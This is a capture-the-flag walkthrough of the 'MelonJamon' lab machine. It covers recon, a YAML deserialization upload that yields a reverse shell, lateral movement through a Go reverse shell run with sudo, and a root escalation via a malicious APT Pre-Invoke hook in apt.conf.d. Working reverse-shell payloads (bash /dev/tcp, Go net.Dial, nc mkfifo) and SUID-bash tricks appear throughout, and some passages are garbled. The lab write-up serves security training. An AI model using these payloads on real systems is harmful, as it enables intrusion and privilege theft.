

# MelonJamon

Lab Name: MelonJamon

Difficulty: Advanced

Let's start with a nmap recon.

```
> nmap -p- --min-rate=5000 192.168.8.179
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-09 15:26 CEST
Nmap scan report for 192.168.8.179
Host is up (0.0012s latency).
Not shown: 65533 closed tcp ports (conn-refused)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http

Nmap done: 1 IP address (1 host up) scanned in 0.60 seconds
> nmap -p22,80 -sCV --min-rate=5000 192.168.8.179
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-09 15:27 CEST
Nmap scan report for 192.168.8.179
Host is up (0.00053s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 9.2p1 Debian 2+deb12u3 (protocol 2.0)
| ssh-hostkey:
|   256 c3:a4:0c:86:41:74:73:6a:5b:b2:79:9a:3d:2f:1c:26 (ECDSA)
|   256 20:5f:bb:6a:7d:73:fb:5f:ae:4a:f1:bc:79:62:05:31 (ED25519)
80/tcp    open  http     Apache httpd 2.4.61
|_http-title: Did not follow redirect to http://melonjamon.thl/
|_http-server-header: Apache/2.4.61 (Debian)
Service Info: Host: melonjamon.thl; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Initial scans shows us that ports 22 & 80 are open.

We need to add to our /etc/hosts file the melonjamon.thl domain.

```
> echo "192.168.8.179 melonjamon.thl" | sudo tee -a /etc/hosts
[sudo] password for sl4sh1t0:
192.168.8.179 melonjamon.thl
```

We can use the following command for this.

## El mejor melón con jamón



---

This is the main website.

```
1 <!DOCTYPE html>
2 <html lang="es">
3 <head>
4     <meta charset="UTF-8">
5     <meta name="viewport" content="width=device-width, initial-scale=1.0">
6     <title>El mejor melón con jamón</title>
7     <style>
8         body {
9             font-family: Arial, sans-serif;
10            background-color: #d4ed91; /* Tono verde melón */
11            margin: 0;
12            padding: 0;
13        }
14        .header {
15            display: flex;
16            justify-content: flex-end;
17            align-items: center;
18            padding: 10px;
19            background-color: #fff;
20            box-shadow: 0 0 10px rgba(0, 0, 0, 0.1);
21        }
22        .header img {
23            width: 50px;
24            height: 50px;
25            border-radius: 50%;
26        }
27        .container {
28            text-align: center;
29            padding: 20px;
30            background-color: #ffffff;
31            border-radius: 10px;
32            box-shadow: 0 0 10px rgba(0, 0, 0, 0.1);
33            max-width: 90%;
34            margin: 20px auto;
35            box-sizing: border-box;
36        }
37        h1 {
38            color: #333;
39            margin-bottom: 20px;
40            font-size: 2em;
41        }
42        img {
43            max-width: 100%;
44            height: auto;
45            border-radius: 10px;
46        }
47    </style>
48 </head>
49 <body>
50     <div class="header">
51         
52     </div>
53     <div class="container">
54         <h1>El mejor melón con jamón</h1>
55         
56     </div>
57 </body>
58 </html>
59
```

Reviewing source code doesn't reveal us much more information.

```
> gobuster dir -u 'http://melonjamon.thl/' -w /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-big.txt -x php,html,txt
=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:          http://melonjamon.thl/
[+] Method:       GET
[+] Threads:      10
[+] Wordlist:    /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-big.txt
[+] Negative Status codes: 404
[+] User Agent:   gobuster/3.6
[+] Extensions:  php,html,txt
[+] Timeout:      10s
=====
Starting gobuster in directory enumeration mode
=====
/.html          (Status: 403) [Size: 279]
/index.html     (Status: 200) [Size: 1541]
/javascript     (Status: 301) [Size: 321] [--> http://melonjamon.thl/javascript/]
/gettingstarted (Status: 308) [Size: 261] [--> http://melonjamon.thl/gettingstarted/]
/.html          (Status: 403) [Size: 279]
/server-status  (Status: 403) [Size: 279]
Progress: 644869 / 5095336 (12.66%)
```

gobuster reveals us the /gettingstarted directory. Let's see what's running behind this.



We can upload files!

```
1 <!doctype html>
2 <html>
3 <head>
4   <title>Upload File</title>
5   <link rel="stylesheet" type="text/css" href="/gettingstarted/static/css/styles.css">
6 </head>
7 <body>
8   <!-- Hint: eWFnDgkGhIHBhZ2UgaXMgdW5kZXIgY29uc3RydWNoaw9u -->
9   <form action="/gettingstarted/upload" method="post" enctype="multipart/form-data">
10     <h1>Upload File</h1>
11     <input type="file" name="file">
12     <input type="submit" value="Upload">
13   </form>
14 </body>
15 </html>
```

+

Reviewing source code, we can read a hint, what seems to be encode in base64.

```
> echo "eWFtbDogdGhlIHBlZ2UgaXMgdW5kZXIgY29uc3RydWN0aW9u" | base64 -d
yaml: the page is under construction%
```

~/TheHackerLabs/melonjamón/pruebas > ✓ |

This hint reveals that page is under construction, and is being constructed with yaml.

yaml upload file exploit

Todo Vídeos Imágenes Noticias Libros Finanzas Web

**HackTricks**  
https://book.hacktricks.xyz > pentesting-web > python-... :

**Python Yaml Deserialization - HackTricks**  
19 jul 2024 — yaml. These payloads can exploit vulnerabilities in systems that deserialize untrusted input without proper sanitization. Copy import yaml ...

**Medium**  
https://swapneildash.medium.com > ... · Traducir esta página :

**SnakeYaml Deserialization exploited | by Swapneil Kumar Dash**  
9 sept 2019 — Parsing YAML data from untrusted source can lead to arbitrary code execution.  
This post discusses a vulnerability of... So, according to this, ...

**Stratum Security**  
https://blog.stratumsecurity.com > ... · Traducir esta página :

**Blind Remote Code Execution through YAML Deserialization**  
9 jun 2021 — When I uploaded the above YAML file, the status icon was in the loading animation for 10 minutes confirming the sleep command ran successfully.

On the machine's creator blog, we can see that he wrote an article talking about yaml deserialization.

Let's craft an exploit using this article.

<https://www.curiosidadesdehackers.com/2024/03/ataque-de-deserializacion-yaml-des-yaml.html>

This post will also help us to resolve this.

<https://net-square.com/yaml-deserialization-attack-in-python.html>

```
> cat poc2.yaml
File: poc2.yaml
1 | yaml: !!python/object/apply:os.system ["bash -c 'bash -i >& /dev/tcp/192.168.8.159/1234 0>&1'"]
```

Starting a listener (`nc -lvpn 1234`) and uploading the files, lead us to a reverse shell connection.

```
> nc -lvpn 1234
listening on [any] 1234 ...
connect to [192.168.8.159] from (UNKNOWN) [192.168.8.179] 54554
bash: cannot set terminal process group (479): Inappropriate ioctl for device
bash: no job control in this shell
www-data@TheHackersLabs-Melonjamon:/$ whoami
whoami
www-data
www-data@TheHackersLabs-Melonjamon:/$ |
```

```
www-data@TheHackersLabs-Melonjamon:/$ clear
clear
TERM environment variable not set.
www-data@TheHackersLabs-Melonjamon:/$ export TERM=xterm|
```

Now, we'll be able to clear the screen.

```
www-data@TheHackersLabs-Melonjamon:/$ sudo -l
sudo -l
sudo: unable to resolve host TheHackersLabs-Melonjamon: Name or service not known
Matching Defaults entries for www-data on TheHackersLabs-Melonjamon:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin,
    use_pty

User www-data may run the following commands on TheHackersLabs-Melonjamon:
    (melon) NOPASSWD: /usr/bin/go
www-data@TheHackersLabs-Melonjamon:/$ |
```

We can see that we can execute go as user melon without password. Let's try to gain a shell as melon user.

We'll create a file called melonmovement.go, which is intended to create a reverse shell connection as the melon user.

```
File: melonmovement.go
1 package main
2
3 import (
4     "os/exec"
5     "net"
6 )
7
8 func main() {
9     c, _ := net.Dial("tcp", "192.168.8.159:2234")
10    cmd := exec.Command("sh")
11    cmd.Stdin = c
12    cmd.Stdout = c
13    cmd.Stderr = c
14    cmd.Run()
15 }
```

We'll then transfer the file to the target machine, on the /tmp directory, open a new netcat listener, and execute it as melon user.

```
www-data@TheHackersLabs-Melonjamon:/tmp$ wget http://192.168.8.159:8000/melonmovement.go
--2024-08-09 22:46:41-- http://192.168.8.159:8000/melonmovement.go
Connecting to 192.168.8.159:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 216 [application/octet-stream]
Saving to: 'melonmovement.go'

OK                                         100% 80.7M=0s

2024-08-09 22:46:41 (80.7 MB/s) - 'melonmovement.go' saved [216/216]

www-data@TheHackersLabs-Melonjamon:/tmp$ ls
ls
melonmovement.go
www-data@TheHackersLabs-Melonjamon:/tmp$ sudo -u melon /usr/bin/go run melonmovement.go
ment.go melon /usr/bin/go run melonmovem
sudo: unable to resolve host TheHackersLabs-Melonjamon: Name or service not known
|
```

```
> nc -lvp 2234
listening on [any] 2234 ...
connect to [192.168.8.159] from (UNKNOWN) [192.168.8.179] 32908
whoami
melon
|
```

Now, let's establish our reverse shell connection with the following commands.

```
python3 -c 'import pty; pty.spawn("/bin/bash")'
```


```
export TERM=xterm
```

```
> nc -lvp 2234
listening on [any] 2234 ...
connect to [192.168.8.159] from (UNKNOWN) [192.168.8.179] 32908
whoami
melon
python3 -c 'import pty; pty.spawn("/bin/bash")'
melon@TheHackersLabs-Melonjamon:/tmp$ export TERM=xterm
export TERM=xterm
melon@TheHackersLabs-Melonjamon:/tmp$ |
```

Let's try to grab our root flag!

```
melon@TheHackersLabs-Melonjamon:~$ cat user.txt
cat user.txt
0
melon@TheHackersLabs-Melonjamon:~$ 
```

On /home/melon we can find our user.txt flag.

```
melon@TheHackersLabs-Melonjamon:~$ wget http://192.168.8.159:8000/lmpeas.sh
--2024-08-09 22:53:28 (13.5 MB/s) - 'lmpeas.sh' saved [862777/862777]
melon@TheHackersLabs-Melonjamon:~$ chmod +x lmpeas.sh
melon@TheHackersLabs-Melonjamon:~$ ./lmpeas.sh
./lmpeas.sh

Do you like PEASS!
Follow on Twitter : @backtricks_live
Respect on HTB : StrBroccoli
Thank you!

lmpeas-ng by github.com/PEASS-ng

ADVISORY: This script should be used for authorized penetration testing and/or educational purposes only. Any misuse of this software will not be the responsibility of the author or of any other collaborator. Use it at your own computers and/or with the computer owner's permission.

Linux Privesc Checklist: https://book.hacktricks.xyz/linux-hardening/linux-privilege-escalation-checklist
LEGEND:
  GREEN: gys a PE vector
  RED: You should take a look to it
  LIGHTCYAN: Users with console
  LIGHTGREEN: Common things (users, groups, SUID/SOGID, mounts, .sh scripts, cronjobs)
  GREEN: Common things (users, groups, SUID/SOGID, mounts, .sh scripts, cronjobs)
  LIGHTMAGENTA: Your username

Starting lmpeas. Caching Writable Folders...
```

We'll execute lmpeas to try to find a privesc vector.



```
[-] Interesting writable files owned by me or writable by everyone (not in Home) (max 500)
[-] https://book.hacktricks.xyz/linux-hardening/privilege-escalation#writable-files
/dev/mqueue
/dev/shm
/etc/apt/apt.conf.d
/etc/apt/apt.conf.d/00CDMountPoint
/etc/apt/apt.conf.d/00trustcdrom
/etc/apt/apt.conf.d/01autoremove
/etc/apt/apt.conf.d/20apt-show-versions
/etc/apt/apt.conf.d/70debconf
/home/melon
/run/lock
/tmp
/tmp/go-build2970753360
/tmp/go-build2970753360/b001
/tmp/go-build2970753360/b001/_pkg_.a
/tmp/go-build2970753360/b001/exe
/tmp/go-build2970753360/b001/exe/melonmovement
/tmp/go-build2970753360/b001/importcfg
/tmp/go-build2970753360/b001/importcfg.link
/usr/lib/go-1.19/bin/go
/var/tmp
```

We can write the /etc/apt/apt.conf.d directory!

Let's try to grab a shell as root user.

We're gonna try this vector → <https://www.hackingarticles.in/linux-for-pentester-apt-privilege-escalation/>

## Exploiting Cron job

Let's exploit apt-get service by abusing cron job as we all know cron job run as root. Suppose we had access to the targeted system locally and want the root user rights to enhanced limited shell access.

So, first we connect to the target machine with ssh and type following command:

```
ssh test@192.168.1.108
```

And we know **apt.conf.d** file has full permission as said above (You can also manually check to ensure the writable directory using find command) in the lab setup. Therefore, we will create a malicious file inside apt.conf.d by injecting netcat reverse backdoor:

```
p/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc KALI_IP 1234 >/tmp/f"}'; > pwn
```

Let's see if it works

>	<code>cat sudopwn</code>
	File: <b>sudopwn</b>
1	APT::Update::Pre-Invoke {"rm /tmp/f;mkfifo /tmp/f;cat /tmp/f /bin/sh -i 2>&1 nc 192.168.8.159 3234 >/tmp/f"; };

Now, let's wait to reverse shell connection to appear

<pre>melon@TheHackersLabs-Melonjamon:/etc/apt/apt.conf.d\$ pwd pwd /etc/apt/apt.conf.d melon@TheHackersLabs-Melonjamon:/etc/apt/apt.conf.d\$ wget http://192.168.8.159:8000/sudopwn wget http://192.168.8.159:8000/sudopwn --2024-08-09 23:21:51-- http://192.168.8.159:8000/sudopwn Connecting to 192.168.8.159:8000... connected. HTTP request sent, awaiting response... 200 OK Length: 116 [application/octet-stream] Saving to: 'sudopwn'  sudopwn          100%[=====]     116  --.-KB/s   in 0s  2024-08-09 23:21:51 (29.3 MB/s) - 'sudopwn' saved [116/116]  melon@TheHackersLabs-Melonjamon:/etc/apt/apt.conf.d\$ cat sudopwn cat sudopwn APT::Update::Pre-Invoke {"rm /tmp/f;mkfifo /tmp/f;cat /tmp/f /bin/sh -i 2&gt;&amp;1 nc 192.168.8.159 3234 &gt;/tmp/f"; } melon@TheHackersLabs-Melonjamon:/etc/apt/apt.conf.d\$  </pre>	
-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------	--

As reverse shell connection is not establishing, let's try giving u+s permissions to bash binary.

>	<code>cat sudopwn</code>
	File: <b>sudopwn</b>
1	APT::Update::Pre-Invoke {"chmod u+s /bin/bash"; };

```
melon@TheHackersLabs-Melonjamon:/etc/apt/apt.conf.d$ ls
ls
00CDMountPoint 01autoremove      70debconf
00trustcdrom   20apt-show-versions sudopwn
melon@TheHackersLabs-Melonjamon:/etc/apt/apt.conf.d$ mv sudopwn 01sudopwn
mv sudopwn 01sudopwn
melon@TheHackersLabs-Melonjamon:/etc/apt/apt.conf.d$ ls
ls
00CDMountPoint 01autoremove 20apt-show-versions
00trustcdrom   01sudopwn    70debconf
melon@TheHackersLabs-Melonjamon:/etc/apt/apt.conf.d$ |
```

As it wasn't working, i've tried to change name, starting with a number as the rest of the files on this directory.

```
melon@TheHackersLabs-Melonjamon:/etc/apt/apt.conf.d$ ls
ls
00CDMountPoint 01autoremove      70debconf
00trustcdrom   20apt-show-versions sudopwn
melon@TheHackersLabs-Melonjamon:/etc/apt/apt.conf.d$ mv sudopwn 01sudopwn
mv sudopwn 01sudopwn
melon@TheHackersLabs-Melonjamon:/etc/apt/apt.conf.d$ ls
ls
00CDMountPoint 01autoremove 20apt-show-versions
00trustcdrom   01sudopwn    70debconf
melon@TheHackersLabs-Melonjamon:/etc/apt/apt.conf.d$ ls -la /bin/bash
ls -la /bin/bash
-rwsr-xr-x 1 root root 1265648 Mar 29 20:40 /bin/bash
melon@TheHackersLabs-Melonjamon:/etc/apt/apt.conf.d$ |
```

Now it worked.

```
melon@TheHackersLabs-Melonjamon:/etc/apt/apt.conf.d$ bash -p
bash -p
bash-5.2# whoami
whoami
root
bash-5.2# |
```

Typing bash -p and hiting on enter, we'll obtain a root shell.

```
bash-5.2# whoami
whoami
root
bash-5.2# cat /root/root.txt
cat /root/root.txt
0
bash-5.2# |
```

On /root/root.txt, you'll find the root flag.